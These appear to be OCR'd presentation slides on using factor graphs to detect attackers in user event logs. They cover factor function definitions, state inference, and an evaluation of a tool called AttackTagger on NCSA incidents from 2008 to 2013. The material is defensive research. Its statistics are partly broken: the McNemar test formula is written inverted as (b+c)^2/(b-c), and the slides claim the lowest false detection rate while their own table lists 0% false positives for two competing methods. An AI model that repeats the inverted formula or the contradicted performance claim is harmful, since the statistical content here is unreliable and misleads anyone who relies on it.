
A Factor Graph (FG) is a type of probabilistic graphical models

A factor graph (FG) is an undirected graph of **random variables** and **factor functions**.
[Frey *et al.* 01]

A factor function is a mathematical representation of ***prior beliefs*** or **expert knowledge**.
A factor function is defined:

*1. Automatically based on the **data of past incidents***
*2. Manually from **expert knowledge of the system***

A factor graph is a general representation of Bayesian Network (causal) and Markov Random Fields (non-causal). FG have effective inference algorithms.



An example Factor Graph


Known random variables
event e^1 = download sensitive
event e^2 = restart system service
user profile u: past_compromise = true

Unknown random variables
state s^1: user state when observing e^1
state s^2: user state when observing e^2


Factor functions: f1, f2, f3, f4

http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=910572&tag=1


Factor Graphs equivalent of BN and MRF




Bayesian Network
(BN)



Factor Graph
equivalent of BN



Markov Random Fields
(MRF)




Factor Graph
equivalent of MRF

http://vision.unipv.it/IA2/Factor%20graphs%20and%20the%20sum-product%20algorithm.pdf

FGs can integrate knowledge of security experts and past data

Known random variables
event e^1 = download sensitive
event e^2 = restart system service
user profile u: past_compromise = true

Unknown random variables
state s^1: user state when observing e^1
state s^2: user state when observing e^2



An example Factor Graph

Definition of factor functions

$$f_1 = \begin{cases} 1 & \text{if } e^1 = download\ sensitive \\ & \&\ s^1 = suspicious \\ 0 & otherwise \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = restart\ service \\ & \&\ s^1 = suspicious \\ & \&\ s^2 = malicious \\ 0 & otherwise \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = restart\ sys\ service \\ & \&\ s^2 = benign \\ 0 & otherwise \end{cases}$$

$$f_4 = \begin{cases} 1 & \text{if } s^{t-1} = suspicious \\ & \&\ s^t = malicious \\ & \&\ u = past\ compromise \\ 0 & otherwise \end{cases}$$

State inference

Enumerate possible s^1, s^2 state sequences

benign, benign
benign, suspicious
benign, malicious,
…
malicious, malicious

$$Score(s^1, s^2) = \sum f(c_f)$$

FGs can integrate knowledge of security experts and past data


Known random variables

event e^1 = download sensitive
event e^2 = restart system service
user profile u: past_compromise = true

Unknown random variables

state s^1: user state when observing e^1
state s^2: user state when observing e^2

User state \ Functions	f1	f2	f3	f4
Benign, benign	0	0	1	0
Benign, suspicious	0	0	0	0
Suspicious, benign	1	0	1	0
Suspicious, suspicious	1	0	0	0
Suspicious, malicious	**1**	**1**	**0**	**1**
Malicious, benign	0	0	0	0
Malicious, suspicious	0	0	0	0
Malicious, malicious	0	0	0	0



An example Factor Graph

Definition of factor functions

$$f_1 = \begin{cases} 1 & \text{if } e^1 = \textit{download sensitive} \\ & \ \&\ s^1 = \textit{suspicious} \\ 0 & \textit{otherwise} \end{cases}$$

$$f_2 = \begin{cases} 1 & \text{if } e^2 = \textit{restart service} \\ & \ \&\ s^1 = \textit{suspicious} \\ & \ \&\ s^2 = \textit{malicious} \\ 0 & \textit{otherwise} \end{cases}$$

$$f_3 = \begin{cases} 1 & \text{if } e^2 = \textit{restart sys service} \\ & \ \&\ s^2 = \textit{benign} \\ 0 & \textit{otherwise} \end{cases}$$

$$f_4 = \begin{cases} 1 & \text{if } s^{t-1} = \textit{suspicious} \\ & \ \&\ s^t = \textit{malicious} \\ & \ \&\ u = \textit{past compromise} \\ 0 & \textit{otherwise} \end{cases}$$

I have conducted FG experiments using real incidents at NCSA

1. Construct factor functions from 51 incidents during 2008-2009 for training


3. For each user in a test incident, construct a per-user factor graph

user state sequenc

4. Perform inference on factor graphs using Markov Chain Monte Carlo or Belief Propagation

2. Extract events from 65 test incidents during 2010-2013 for testing

Detection timeliness and Preemption timeliness



Detection timeliness and Preemption Timeliness

first event

Percentage of events observed until attack detection

last event

46 of 62 malicious users were detected in tested incidents (74%)

41 of 46 identified malicious users were identified before the system misuse

Performance Comparison

Name	*TP*	*TN*	*FP*	*FN*
AttackTagger	*74.2*	*98.5*	*1.5*	*25.8*
Rule Classifier	9.8	96.0	4.0	90.2
Decision Tree	21.0	100.00	0.00	79.0
Support Vector Machine	27.4	100.00	0.00	72.6

Detection performance of the techniques

	AT+	AT-
SVM+	**17**	**0**
SVM-	**48**	**1250**

McNemar discrepancy matrix

a=$AT^{+}SVM^{+}$, b=$AT^{-}SVM^{+}$,
c=$AT^{+}SVM^{-}$, d=$AT^{-}SVM^{-}$

$$\chi^2 = (b+c)^2/(b-c)$$

$$\chi^2 = 48$$

p-value < 0.00001

Our approach has:

- Best detection rate (46 of 62 malicious users)
- Smallest false detection rate (19 users of 1267 benign users).

Show that performance of AttackTagger (AT) is better than Support Vector Machine (SVM) not by chance

- Null hypothesis H_0 : both techniques have the same detection performance.


Measure discrepancy between: AT and SVM

AT detection performance was significantly different than SVM

Limitations of applying Factor Graphs

Factor graph is a complementary to existing security monitoring infrastructure and detection techniques.

- It combines security alerts from signature detection and anomalous alerts.



Pros:

- **Can identify an intrusion at an early stage**
- **Potentially work with variants of known attacks**

Cons:

- *Requires extensive knowledge of attacks*

FGs detected 6 hidden users who were not identified by NCSA security team

Those attacks follow some patterns from the past attacks.

They are **variants** of known attacks.


Incident Date	Activity
20100416	Suspicious activities
20100513	Incorrect credentials (multiple times); Sending spam emails
20101029	Logging in from multiple IP addresses; Suspicious activities
20101029	Logging in after a long inactive time; Suspicious activities
20101029	Suspicious activities

Suspicious activities: download of a file with sensitive extensions and execution of anomalous commands (w, uname -a)

Moving Forward

A Framework is need to experiment with variants of known attacks

